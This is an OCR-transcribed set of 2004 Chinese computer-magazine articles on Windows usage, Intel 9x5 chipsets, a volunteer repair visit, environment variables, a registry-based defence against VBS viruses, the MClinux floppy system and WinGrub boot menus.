进入“账户”后，发现画面上有好几个按钮：新建、删除、属性、导入、导出等等，看起来好像是找到我要的东西了。每个都按一下之后，结果发现我要的功能原来在“属性”里。单击“属性”，里面果然是记载着邮件账户的信息。要修改账户信息，当然就从这里下手啦！

用电脑其实就像是用电视，我想，就是没有说明书（当然，详细功能可能还是需要看一下说明书的），你也知道怎么去“选台”。因为“选台”二字就印在按键上，按下去就行了。你总不会是要选台，却去按“音量”吧，因为那不合逻辑。


Windows没什么大不了，它的界面就像电视遥控器，很多功能都已经摆在那里了，用的时候按一下就行。你不按，不去找，总是等人来告诉你，就永远不知道怎么用。

上面只是举了一些例子，我是想借此奉劝那些暂时“不太熟悉”电脑的朋友，电脑操作并不可怕。只要你按照正常的思路去做，解决问题之余，你也会得到探索未知世界的快乐。

CF [DJ02]



英特尔9x5的“七宗罪”



■ 房顶兽.猫

2004年6月21日，硬件“领头羊”英特尔公司一口气推出了915 G/P和925X Express芯片组（原代号Grantsdale和Alderwood，以下统称9x5），实现了电脑平台十年来最重大的转折，轰动业界。整合时代的芯片组较量才刚刚开始，英特尔9x5芯片组犹如闪耀的启明星，预示芯片组“新时代”到来的同时，也预示着数款成熟产品的衰亡。在很多“物种”灭亡之前，我们不妨来数数英特尔即将“犯”下的“七宗罪”。

1 淘汰865/875芯片组

英特尔9x5平台替代现有的英特尔865/875是必然的。尽管性能上，9x5与865/875相比，并没有明显提升，而且技术上，9x5系列的新技术含量虽高，却表现平平，但想当初865/875不也只是凭借“800MHz前端总线”和“双通道内存”两把尚方宝剑，终结845的帝国时代的嘛！因此865/875系列芯片组的退役并不是自己的实力不够，而是自然淘汰。

2 掠夺AGP显卡市场份额

9x5芯片组用更先进的PCI Express x16显示卡插槽淘汰了AGP 8X，这与先前AGP 1X到AGP 8X的平滑过渡截然不同。PCI Express x16与AGP完全不兼容，再高档的显卡在面对标准9x5主板时也只有一个结果——被淘汰！虽然目前有部分厂家推出了通过PCI接口转为AGP接口的9x5主板，但PCI缓慢的传输速度也会严重阻碍这些AGP显卡性能的发挥。

3 占领低端显卡市场

一直以来英特尔凭借整合显卡，雄踞显卡市场销量第一。不过这些整合显卡功能单一，性能欠佳，也只在办公电脑市场徘徊。但915G芯片组整合的显卡却性能飙升，不但支持DirectX 9.0硬件加速标准，满足下一代操作系统Longhorn的需求，而且性能也已超过了目前一些低端显卡。另外，915G所整合的显卡还支持多头显示、TV输出、宽屏显示和HDTV（一种比DVD清晰度更高的媒体格式）。既然有了强大的整合显卡，有谁需要再买一块独立的显卡呢？

4 窥视高端声卡市场

自英特尔提出在主板中整合声卡后，声卡市场随即土崩瓦解。普通用户满足于整合声卡的音效，高级用户则趋向于独立高端声卡。9x5芯片组提供的整合声卡支持24bit、192KHz的采样率、支持7.1声道输出，通过Dolby Digital和THX认证，并支持DTS ES和DVD-Audio格式的音频流，声音处理性能和不少高档家用声卡不相上下。据笔者估计，如果整合声卡输出部分的信号处理稍作改进，不少纯粹为了欣赏大片而购买高档声卡的用户很可能会转投英特尔9x5的怀抱。

5 瓜分无线网市场

自从英特尔的“迅驰”风暴让无线局域网（WLAN）火热起来后，一张覆盖笔记本和台式机无线网络应用的大网慢慢地罩住了整个无线局域网市场。9x5整合无线网的设计是否意味着英特尔要收网捕鱼了？要建立无线局域网，必须要建立一个AP（无线网桥），其他电脑使用无线网卡通过AP才能进行通信。而对AP的操控一般是依靠有线网络来完成的，对普通用户来说比较复杂，因此家庭无线网络很难普及。英特尔9x5的ICH6W和ICH6RW两种南桥中集成了英特尔PRO/Wireless 2225BG无线网络模块，同时支持11Mbps的802.11b和54Mbps的802.11g数据传输模式，一个设计亮点就是该无线网络模块还能构建成一台AP，普通用户也能方便地搭建无线网。看来无线网络普及风暴即将开始啦！

6 叫停IDE硬盘

串行硬盘（SATA）替代并行硬盘（IDE硬盘）已是大势所趋。为了叫停IDE硬盘，英特尔9x5芯片组的南桥ICH6芯片把SATA接口数量提升为4个，只留下了一个IDE接口。众所周知，IDE接口一般要留给光驱，而把两个IDE设备接在一个IDE接口上又会影响性能，因此，IDE硬盘显然就不再是装机首选了。

7 策反RAID卡用户

英特尔865/875的ICH5R南桥已经整合了RAID功能，而新推出的9x5系列提供了一种更先进的Matrix RAID功能，即可以用两块同样容量的SATA硬盘各分一部分空间组建追求性能的RAID 0阵列，再用剩余空间组建RAID 1阵列。这样一来，既安全又没有牺牲速度，何乐不为呢？再加上SATA接口支持热插拔，Matrix RAID还支持热备份（不关机就直接添加新硬盘备份数据），这可是高级RAID卡才能提供的功能啊。因此，对不少想试试RAID的用户来说，整合芯片组已成首选。看来，RAID卡厂商又要遭殃了。 CF [YJ02]

电脑救援助残行

2004 年 6 月 20 日，记者随北京市金紫宇电器有限责任公司的工程师一起，走进了北京市第一个享受“5010 阳光快车”电脑维修服务的残疾人家庭，感受了一次阳光般的电脑救援服务。

■ 张健

2 小时行程为 1 小时救援

“5010”阳光快车电脑维修服务开通第一天，工程师接到了第一个求救电话，“我的电脑崩溃了，操作系统启动不了。”经工程师耐心细致的询问，得知对方是一个 15 岁的初三毕业生，双亲都是盲人，行动不便。这样的条件完全可以享受“5010 阳光快车”维修服务，即凡北京市残疾人士家庭都可以享受四环以内免上门费，排除软硬件故障只收 50 元成本费的服务。



8点整，按照对方留下的通讯地址，记者驱车随两位工程师亲临维修现场。一路上两位电脑工程师细心整理救援软件，仔细分析客户需求，认真探讨解决办法。经多次联系，我们终于赶到位于市郊的刘明（化名）家，时间已接近 10 点，路上行程 2 个小时。

顾不上喝一口水，工程师便开机检测硬件，按刘明要求复原操作系统。调试工作按部就班，软件问题被逐一排除，全部工作仅用了 1 个小时。刘明家人满意的笑容就是对工程师最好的回报。

读编交流道“电脑救援服务”难题

没想到刘明正是本刊的忠实读者。借工程师调试软件的机会，记者和刘明就他所关心的问题聊了起来。在国外，电脑救援服务多面向企业大客户，提供的服务也不局限于台式电脑软件或者硬件维修调试，内容包括提供电脑采购方案，度身定做企业信息管理系统平台，企业局域网络架设和维护，微机软件硬件升级改造等等。由于国外电脑硬件销售不搭配售后服务，这使得一部分用户选择了支付少部分钱给专业电脑救援公司，而不是整机厂商。在国内，电脑售价本身包括限时售后服务，这也使得用户选择第三方救援服务的可能性大大降低。在检测硬件时，工程师发现前置 USB 接口坏了，但由于厂商警告用户“私自开箱不保修”，工程师只好无奈地告诉刘明无法修理。



社区服务中心建沟通桥梁

经询问，刘明是通过拨打 96156 社区公共服务热线求助才联系上金紫宇工程师的。那么，这个 96156 社区公共服务平台又是怎么一回事呢？

记者联系了北京市社区服务中心的副主任底志欣。他介绍说：“96156 社区公共服务热线系统是市政府为民办实事项目。凡本市居民都可以通过拨打 96156 号码得到最及时的服务，因为该系统覆盖了全市 2400 个社区，并有 1000 多家服务商参与。对于像刘明一样的困难家庭，是社区服务中心的重点帮扶对象。我们的工作就是让市民安居乐业。我们的工作体现了‘政府买服务’的理念，即政府出资为社区服务搭建一座服务提供商和居民，政府各职能部门和居民之间相互沟通的桥梁。”“多亏有了 96156，要不我们这些残疾人可怎么办啊！”刘明的父母感慨地说。



96156 平台的 150 个人工座席 24 小时为您服务

一天的电脑救援助残行动结束了，记者感受到的不仅仅是一个公司的公益行为得到了残疾个体的肯定，更深的是政府职能的细化，让老百姓得到了更多的实惠。

CF [YJ03]

你或许听说过“环境变量”这个词，但你可能对它的作用并不清楚。它到底是干什么的？是令人费解的系统术语，还是可以简化操作、排除故障的好帮手？这次我们一起来认识一下这个“新”朋友。

敌不动我不动 敌一动我乱动

——玩转环境变量实例秀

■ 安徽 高飞 黑龙江 李隽秀

菜鸟入门——认识一下环境变量

1.环境变量（Environment Variable）是什么

所谓变量，简单说就是一个值，而它所代表的内容可以根据需要进行修改。举例来说，大家遇到系统问题想找人帮助，熟悉我们杂志系统栏目的读者会找“Cornel”，不熟悉的读者不知道找的人叫什么名字，但他们肯定会找“系统栏目编辑”。这里的“系统栏目编辑”实际上就是一个环境变量，因为它所指定的人不一定是固定的，但完成的工作都是一样的——负责系统栏目。操作系统也是这样，它并不知道你输入的数据是什么，但如果给它制定了一些称谓，操作系统就可以明白。环境变量就是一种特殊变量，其作用是设定运行环境，比如Windows的安装目录、临时文件夹所在目录等。从DOS到Windows中都有它的身影，它是包含诸如驱动器、路径或文件名等信息的字符串。例如，TEMP环境变量指定的是程序放置临时文件的位置，PATH环境变量指定可执行文件的搜索路径等。

一般来说，环境变量包括当前用户的用户环境变量和系统环境变量：用户环境变量对于特定电脑的每个用户都是不同的，主要包括由用户设置的所有内容以及由程序定义的所有变量，例如指向程序文件位置的路径（PROGRAM FILES）等；系统环境变量是应用到系统中所有用户的环境变量，例如安装的处理器说明（PROCESSOR_IDENTIFIER）、安装的处理器数目（NUMBER_OF_PROCESSORS）等。



图1

在命令行模式下输入“set”命令，或在“开始→运行”中输入“winmsd”命令打开“系统信息”窗口，定位到“软件环境→环境变量”即可查看当前系统中所有环境变量（见图1）。

2.环境变量如何修改

经常听到大虾说“修改TEMP路径来提高系统效率”的技巧，这里就涉及一个“如何修改环境变量”的问题。其实Windows提供了多种方法来设置。

方法1：窗口模式。在Windows XP中按下Win+Break组合键打开“系统属性”窗口，切换到“高级”选项卡，在“高级”设置页面中单击“环境变量”按钮，打开“环境变量”设置窗口。在该窗口中，可以对用户变量和系统变量进行新建、修改、删除操作（见图2）。



图2

> **小提示**
>
> **如果嫌修改操作太麻烦，可以到http://www.newhua.com/cfan/200412/renv.exe，运行后可以直接修改系统中的变量值。**

方法2：命令行模式。在Windows中有一个set命令，专门用于设置环境变量，比如我们要新建或修改TEMP环境变量的值，只需在命令行模式下输入“Set TEMP=E:\Temp”，回车后即可。

> **小提示**
>
> 使用SET命令新建或修改环境变量，只是在当前的窗口中生效。要想使其永久生效，可以将SET命令语句添加到Autoexec.bat文件中去，再通过登录脚本来执行这些内容。此外Windows 2000 Resource Kit中有一个名为setx.exe的小工具可以实现批量编辑、清除环境变量的功能，具体应用有兴趣的读者可以参考http://www.newhua.com/cfan/200412/setx.htm。

方法3：在注册表中编辑。打开“注册表编辑器”，定位到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment]，在右侧窗格中显示的是当前系统环境变量设置，可以直接双击变量名修改系统环境变量值。定位到[HKEY_CURRENT_USER\Environment]，在右侧窗格中显示的是当前用户的用户环境变量设置，包括TEMP和TMP。

初学乍练——环境变量经典应用及排障技巧

1.快速访问常用深层目录

系统中有些目录是我们常常需要访问的，如系统文件夹、用户配置文件夹等。我们可以直接通过调用环境变量来访问这些目录，例如在“开始→运行”中输入“%SystemRoot%”或“%windir%”（Windows 98只能输入%windir%）可以快速打开Windows系统根目录。此外，为了快速访问系统根目录中其他的文件夹，也可以直接使用“%SystemRoot%”或“%windir%”，比如“%SystemRoot%\system32”就表示系统目录中的system32文件夹。如果要快速打开当前用户的配置文件夹，可以在“运行”中键入“%userprofile%”。

> **小提示**
>
> 可以通过新建环境变量来快速访问其他比较深层的常用目录或某个隐私文件，比如新建一个名为“mp3”的环境变量，将其值设置为“F:\music\mp3\english\bsb”，这样可以通过运行“%mp3%”来访问该目录。这样做的另一个好处是如果该目录为隐藏目录，我们在资源管理器中还要通过设置显示所有文件夹才能访问，而这样访问不必设置。

Just Do It

我们曾多次介绍过如何在双系统中实现临时文件共享，请参考以前的文章将Windows 98和Windows XP的临时文件环境变量都设置为E:\Temp。

2.“运行”也玩网络实名

以访问电脑爱好者的网站（http://www.cfan.com.cn）为例，新建一个名为“电脑爱好者”的环境变量，将其值设为“"C:\Program Files\Internet Explorer\IEXPLORE.EXE" www.cfan.com.cn”（输入时不带外面的中文引号，里面的引号在英文状态下输入），这样就可以通过运行“%电脑爱好者%”来访问网站了，访问其他网站与之类似。

3.环境变量排障实例

故障1：打开“系统属性”窗口或控制面板时提示“rundll32.exe - Unable To Locate Component……Framedyn.dll Was Not Found”（不能定位组件……找不到Framedyn.dll）。

解决方法：

第一步：运行“CMD”命令打开命令提示符窗口，输入“copy %systemroot%\system32\dllcache\Framedyn.dll %systemroot%\system32\wbem\Framedyn.dll /y”命令后回车。

第二步:打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment]，双击窗口右边的“Path”（如果没有该键，则单击右键，选择“新建→可扩充字符串值”来新建），在其值中添加“%SystemRoot%\System32\Wbem”（path变量中包含多个值，各个值用“；”隔开）。

故障2：在IE中查看网页源代码时无任何反应。

解决方法：在IE中查看网页源代码时，系统首先将IE临时目录（Temporariy Internet Files）中的网页文件拷贝到当前用户的TMP目录中，再使用记事本打开。造成该故障的原因是TMP环境变量指向的目录不存在或者丢失，所以只需重新指定一个正确的TMP环境变量值即可。

故障3：在使用双系统的情况下，在Windows XP中运行原Windows 98中的程序时，出现“无法找到以下动态链接库PFPICK.dll与指定的路径”这样的错误对话框。

解决方法：Windows XP环境变量设置中，在“系统变量”下选择“PATH”环境变量，接着单击“编辑”按钮，在变量值中添加“;D:\WINDOWS;D:\WINDOWS\system;D:\WINDOWS\system32”（假设Windows XP安装在D盘），这样可以扩大系统搜索路径范围，再次运行Windows 98中安装的软件，可能会解决问题。

> **小提示**
>
> PATH环境变量的值可能会随着安装软件的增多而不断增加，当遇到新安装软件时，提示“Your existing system path is too long……”时（见图3），则表示PATH环境变量值已经超过其



图3

> 最大长度（PATH系统变量的最大长度为1023个字节，用户变量最大长度为511个字节），这时可以先将PATH变量的值备份，然后删除其中某些值，再安装该软件，安装完毕后恢复PATH变量值即可。

故障4：解决程序安装错误

用户在Windows 2000/XP中安装某些应用程序时，会出现系统找不到路径的错误，从而导致安装失败。造成这种情况的主要原因在于，Windows 2000/XP系统支持多用户操作，并且支持中文方式的用户名称，如“\Documents and Settings\用户名\Local settings\temp”。由于部分安装程序对包含中文名称的路径方式支持得不好，安装程序可能出现找不到路径的错误。将用户的用户变量修改为不包括中文方式的目录即可避免此问题发生。

解决方法：进入“我的电脑→属性→高级”选项卡，在“高级”选项卡单击“环境变量”，在此单击“编辑”按钮对temp和tmp的变量值进行修改，将变量值由“%userprofile%localsettingstemp”修改为“c:temp”，修改完成后单击“确定”按钮退出，重启系统即可。

我是这么玩转环境变量的

——环境变量应用实例串串秀

1.打造自己的MMC控制台

Windows XP中提供的控制台（Microsoft Management Console），简化了需要在不同地方的不同窗口中对系统进行设置的操作，大大节省了花费在系统设置上的时间。在使用它时必须首先添加想要设置的系统组件，如设备管理器、组策略、事件查看器等，然后将设置保存为*.msc文件，在每次运行“mmc”命令打开控制台时，都需要选择“文件→打开”菜单来打开之前保存的*.msc文件，才能启动预制好的控制台。这样操作比较烦琐，能不能直接在命令提示符下输入某个命令就调出自定义的控制台呢？答案是肯定的。

第一步：运行“mmc”命令启动微软控制台，按下Ctrl+M键或运行“文件→添加/删除管理单元”，点击窗口下面的“添加”按钮来添加各种常用的管理组件（见图4），添加完毕后运行“文件→另存为”将其保存为*msc文件，这里假设保存到E:\Program目录，文件名为mymmc.msc。



图4

第二步：在“环境变量”设置窗口中PATH系统变量的值中添加mymmc.msc文件所在的目录，本例中为“E:\Program”。

第三步：同样在“环境变量”设置窗口中编辑PATHEXT变量，在其中加入“.msn”后缀（多个扩展名以“；”隔开）。

第四步：这样以后只需运行“mymmc.msc”就可以启动自定义的控制台了，如果本系统有多个用户使用控制台来管理电脑，可以根据不同的管理需求建立多个*.msc文件，以运行类似“mymmc2.msc”来打开不同的自定义控制台。

2.删除已经不存在的隐藏设备

在Windows XP中安装网卡设置IP地址时，经常会碰到这样的问题：以前安装的网卡已经从主机插槽中拔下了，但在安装新网卡后设置IP地址时出现错误提示，说输入的IP已经分配给旧的那个网卡使用了，需要设定另一个IP。有时在给旧网卡重装驱动后，设备名称会多一个“#2”符号，无法删除。出现这种问题的原因，是在“设备管理器”中还依然保存了旧网卡设备。可以参考下面的环境变量进行解决。

第一步：打开“环境变量”设置窗口，在“系统变量”区域，单击“新建”按钮，输入变量名“DEVMGR_SHOW_NONPRESENT_DEVICES”，变量值设为“1”，设置完毕确认。

第二步：打开“设备管理器”，依次点击“查看→显示隐藏的设备”，展开“网络适配器”，这样会显示所有曾经安装的网卡设备。

第三步：右键单击某个已经从主机拔下的旧网卡设备，选择“卸载”即可。

小提示

通常情况下，在“设备管理器”中有两类设备不会被列出：一类是非PnP设备，如打印机及通常在硬件配置或检查故障时不常用的设备，另一类是曾经连接到电脑上，目前已经不在的设备。前者可以直接通过在设备管理器中运行“查看→显示隐藏的设备”来显示，而后者则不行，必须使用上面介绍的方法。

3.将硬件设备看得更明白

有时需要了解某个设备的详细信息，比如硬件ID、使用的服务等，可以利用添加环境变量来让“详细信息”选项卡现身。打开“环境变量”设置窗口，新建一个名为“DEVMGR_SHOW_DETAILS”的系统变量，将其变量值设为“1”。确认操作后，打开“设备管理器”，我们打开任意一个设备的属性对话框，你就可以发现多出一个“详细信息”选项卡（见图5）



图5

|CF|[XT01]

得心应手挥舞我的双刃剑



——重谈VBS病毒的防范

■ O.冰狐

提到VBS病毒，读者并不陌生，本刊2003年第6期《将VB Script拒之“窗外”》一文曾详细介绍过它。其实，它就是Windows下的一个WSH（Windows Script Host）脚本，HappyTime（“欢乐时光”）等VBS病毒就是在这样的温床下滋生的。这类病毒可能大家都领教过，为此很多用户都安装了防毒软件，禁用了VBS程序。这些脚本都是由Windows目录下的Wscript.exe（Windows环境下使用）和Cscript.exe（DOS环境下使用）解析运行的，所以如果用不到它们，大可改其名或给它们一个shift＋Delete删除掉，或者卸载掉“附件”里的“Windows Script Host”，从理论上就可以不再为VBS病毒而担心了。

直接删除WSH爽快是爽快，而且还永无后顾之忧，但对于一些朋友（包括笔者）来说却无法接受，毕竟WSH功能太强大了，VBS脚本可以简化很多操作，《电脑爱好者》就曾经几次介绍过它的一些应用。“Windows”用得顺心顺手有它很大功劳，难道鱼和熊掌真的不可兼得？

第一步：先把C:\Windows下的“Wscript.exe”改名为“Myscript.exe”，“Cscript.exe”改名为“MCscript.exe”。再用记事本新建一个名为“MyVBSTest.vbs”的文本文件，内容如下：

```
Dim WSHShell
Set WSHShell =WScript.CreateObject("WScript.Shell")
WSHShell.Popup
```

第二步：打开注册表编辑器，找到[HKEY_CLASSES_ROOT\]，把主键“.VBS”重命名为“.MVB”，再把它的键值也改为“MyVBSFile”(见图1)。在同一位置把主键“VBSFile”改名为“MVBSFile”，再把其下的两个主键



图1

[HKEY_CLASSES_ROOT\VBSFile\Shell\Open\Command]和[HKEY_CLASSES_ROOT\VBSFile\Shell\Open2\Command]的键值分别改为“C:\Windows\Command\MCScript.exe "%1"%*”和“C:\Windows\Command\Myscript.exe "%1"%*”(见图2)




图2


第三步：建立并保存一个内容为空、扩展名为“VBS”的文件，右击该文件，在“打开方式”的“选择要使用的程序”栏中选择“NOTEPAD”，并勾上“始终使用该程序打开”的复选框。

这样，今后双击VBS文件时，系统就会用记事本来打开它，你可以查看是否有有害代码。确认有效后，按下“F2”，把扩展名改为“MVB”即可。

小编有话说：我们来检验一下效果如何，就拿“HappyTime.VBS”病毒为例吧。双击看看，是不是比以前乖多了？一行行代码在记事本中排得整整齐齐。注意，如果把其改名为“HappyTime.MVB”那就危险了，程序会直接执行。上面的操作原理主要是通过修改注册表，使WSH脚本引擎误认为“.MVB”才是VBS的后缀名，从而按我们的意图去运行。如果不修改注册表，直接将“VBS”重命名为“MVB”，WSH是不会认账的，因为注册表并没有注册“MVB”文件解释引擎。

CF [XT02]

随着版本的不断更新，Windows 的体积也在不断增大。因工作需要，我们一直想找到一个便携性强，可以随身带着走，又操作简单、易用的操作系统。Windows 基本上不可能完成这个任务。终于有一天，我找到了一张软盘就可以装下的系统——Mclinux，它出自中国人之手，完全的中文界面，亲切又好用。



一张软盘玩 Linux

■ 田可峰　柳林

MClinux小档案

软件版本：2.02	软件大小：1.86M
软件性质：免费软件	适用平台：Linux
下载地址： http://www.newhua.com/cfan/200413/MClinux202.zip	

软件特点：

★可做网络工作站，可浏览中文网页，维护网站，处理信件。

★可做 HTTP + CGI(可加密目录)、FTP、TELNET 服务器。

★具有路由器、防火墙功能，可在局域网上Internet，支持Modem拨号上网，也可设置拨入功能，支持ADSL宽带拨号上网。

★可使用硬盘、光驱和软驱。

将 Mclinux 装入软盘

第一步:下载后的文件名为MClinux202.zip，将其解缩到任意文件夹，比如C:\linux。重启电脑用 Windows 98 启动盘启动进入DOS界面下，插入一张空白软盘，从命令提示符进入"A:，然后输入以下命令切换到C:\linux目录：

A:\c:
C:\cd linux

第二步:输入"2m"命令，使系统支持2MB的软盘。接着，输入"2mf a: /m"命令将软盘格式化为最大容量2MB（依软盘品牌不同，显示的数值可能是1886KB，没关系，继续）。

第三步:输入"syslinux -s a:"命令使软盘成为可引导电脑的启动盘。

第四步:输入以下命令将系统复制到软盘中：

copy syslinux.cfg a:
copy zimage a:
copy mclinux.img a:

第五步:在BIOS中设置软盘为第一启动设备，用刚才创建的MClinux软盘引导系统，中间会提示"请插入MClinux配置盘并按"Y"，否则按回车"，第一次启动，直接回车。然后输入"root"登录，这时已将系统全部装入内存，输入命令"cce"进入中文系统。

用 Modem 上网

第一步:取出MClinux软盘，换上另一张空白软盘，使用"mkfs.ext2 /dev/fd0"命令格式化软盘为ext2格式；或用"mkfsdos /dev/fd0"命令格式化成dos格式。

第二步:输入命令"mclinux.conf"进入系统配置（见图1），选"1"，回车后进入拨号网络PPP配置（见图2），将其中的"PHONE，ACCOUNT，PASSWORD"三个项，分别对应改成ISP的上网号码、用户名和密码。



图 1




图 2

第三步:"Modem_DEV=ttyS1"要根据自己Modem占用的com口更改（注：可以在Windows下打开设备管理器查看Modem占用的COM口，如果是com1则改为ttyS0，如果是com2则改为ttyS1，以此类推）。然后按"ctrl + x"组合键，并按"y"键退出（注：进入配置后，按"ctrl+x"，会有"SAVE :Ynl"提示，"y"表示保存，"n"为不保存）。

第四步:进入DNS设置，将ISP服务商提供的DNS填入到“namesever”后面。(注：大部分地区可以直接使用，少数地区需要自己设置一下)

第五步:按“8”将设置存入刚格式化完成的软盘中，下次再启动系统时就可以不用再设置了。按“9”退出系统配置，“ppp-on”，过一会，就连上网络了，“clinks”进入中文浏览器（见图3，这里作者已做了一些中文网站的



图3

连接向导，可以在其中选择站点），也可以按Esc键，点“File→Go To URL”输入网址。“clinks”是字符浏览器，所以只能显示文本信息。

> **小提示**
>
> ★如果想断开网络则输入命令“ppp-off”。
>
> ★系统默认开启web服务功能，当上网后，用其他机器键入http://（MClinux系统的IP），就可以看到系统的默认主页。用本系统的clinks查看的效果。另外，此系统还加入了动态域名服务器的客户端，方便设置服务器。

使用FTP功能

MClinux在系统启动时已经自动打开这项服务并有FTP客户端命令，需要按照以下步骤操作。

第一步:设定可下载文件的目录：先建立一个下载文件分区的映射（这里以第一硬盘第一分区为例）“mkdir /mnt/hda1”，再用“mount”命令挂载下载文件的硬盘分区，“mount dev/hda1 /mnt/hda1”。

第二步:设定登录的用户：MClinux默认为anonymous(匿名)登录，可以在mclinux.conf里更改。

第三步:从远程机传送指定文件到本地机：输入“ftp open 远程机的地址 输入用户名和密码 get 远程机文件 本地机文件”。

第四步:从本地机传送指定文件到远程机：输入“ftp open 远程机的地址 输入用户名和密码 pub 本地机文件 远程机文件”

第五步:从连在网络的其他机器上输入ftp://10.70.1.1/文件名(我的电脑的IP)就可以从MClinux系统下载文件了。

感谢：在写这篇稿件前，笔者对MClinux还只限于论坛中的介绍，在决定写它时却遇到了很多难以解决的问题，在举步维艰时得到了南国居士等网友的慷慨帮助，在此笔者向他们表示衷心感谢。

CF [XT03]

最大限度利用现有内存

■ 梁敏中

我的电脑是赛扬1.0，SD128MB内存，16MB显存，以前在Windows 98下运行Photoshop勉强可以。近日升级成Windows XP，虽然只装了Photoshop一个应用软件，但运行起来仍旧非常慢，明显表现出内存不够。用Ctrl＋Alt＋Del查看进程发现Explorer.exe占用了不少内存，故将其结束，这样内存中只留Photoshop和其他系统必要进程，打开多张大图片（每张都有十几层）也不成问题。虽然没有了桌面和开始菜单，但对于只运行Photoshop的电脑来说并无任何影响，在使用过程中只要在“文件→新建任务”中键入“explorer”，这样桌面和开始菜单就又出来了。

要是你用的电脑是像我一样专门用Photoshop来进行图像处理，还可以将系统外壳由Explorer.exe改成Photoshop.exe，打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]，将shell的值由Explorer.exe改成Photoshop.exe(见图1)，这样下次再开




图1

电脑Photoshop就自动打开了。关机时按Ctrl＋Alt＋Del，选“关机→关闭”即可（如果按关闭的同时按住Ctrl键，还可以加快关机速度）。

CF [XT04]

移花接木

——让 Windows 启动无限精彩

■ 缘来如此

Grub 是 Linux 中自带的一个启动管理器，其功能非常强大，几乎可以引导所有的操作系统，而且支持自定义文字颜色和背景图案，比 Windows 2000/XP 中的 OSLoader 更加漂亮。但如果你没有安装 Linux，是无缘使用这个强大的启动管理器的。笔者近来在网上看到一款名为 WinGrub 的工具，它可以让 Grub 在 Windows 环境中“开花结果”，把丰富的功能带给 Windows。

WinGrub 小档案

软件版本：0.01 Build 1	软件大小：1062KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://www.windrv.net/release/WINGrub_001_1.EXE	

运行下载的文件，把 WinGrub 工具安装到系统中，默认安装目录为 C:\Program Files\WinGrub，但这时 Grub 并没有安装到硬盘引导扇区中，后面我们将会介绍具体的安装方法。

Grub 中的硬盘分区表示方法

在安装和使用 Grub 前，首先需要了解 Grub 是如何识别硬盘和分区信息的。对 Linux 比较熟悉的朋友都知道，Linux 中的硬盘分区表示方法是 /dev/hda1、/dev/hda2 的形式，但在 Grub 中却使用了另外一种表示方法，其基本规则为 (hdx,y)，其中“hd”表示硬盘，中间的英文逗号是 Grub 硬盘和分区表示方法的必要组成部分，逗号前面的“x”表示硬盘序号，逗号后面的“y”表示分区序号，注意，这些序号都是从 0 开始计算的，例如，“(hd0,4)”代表第一个硬盘的第五个分区。在 Grub 中，第一个软驱用“(fd0)”表示。

知道了硬盘和分区的表示方法，文件路径就很容易表示了，只不过在 Grub 中需要用“/”作为分隔符号。例如(hd0,0)/boot/grub/default.lst 在 Windows 中表示 C:\boot\grub\default.lst。这里尤其要注意的是，Grub 的文件名是区分大小写的，一般对于 FAT 16/32 分区上的短文件名，在 Grub 中都是用小写来表示，不可以用大写。

Grub 的配置文件和常用命令

Grub 在启动时会从 /boot/grub 路径下寻找一个名为“menu.lst”的配置文件，在这个文件中定义了 Grub 如何显示界面以及如何引导各个操作系统，后面的实例中将介绍该文件的生成与配置方法，这里先来了解一下“menu.lst”文件中常用的命令和格式（见图1）。



图 1

1.基本设置命令

这些命令用来设置 Grub 启动管理器界面的基本参数。

（1）timeout 10：用来设置 Grub 启动管理器显示的时间，单位为秒，例如这个命令是表示延时 10 秒，如果在这个时间内如果没有选择的话，Grub 将自动引导默认的菜单选项。

（2）default 0：这个命令用来设置 Grub 默认引导的菜单选项序号，从 0 开始计算，例如这个命令就表示默认引导第一个菜单选项。

（3）color light-gray/blue：这个命令可以指定 Grub 启动管理器的配色方案，“/”前面用来设置文字颜色，“/”后面可以设置背景颜色，不过需要用英文词汇来表示颜色，例如这里指的是亮灰文字，蓝背景显示。

（4）splashimage=(hd0,0)/boot/grub/splash.xpm.gz：这条命令用来设置 Grub 背景图片文件的路径，图片为 XPM 格式，保存在 GZ 压缩包中，Grub 可以自动解压使用。在 WinGrub 安装目录下的 splash 子目录中有许多背景图片文件。注意：使用背景图片将会覆盖“color”命令中设置的背景颜色。

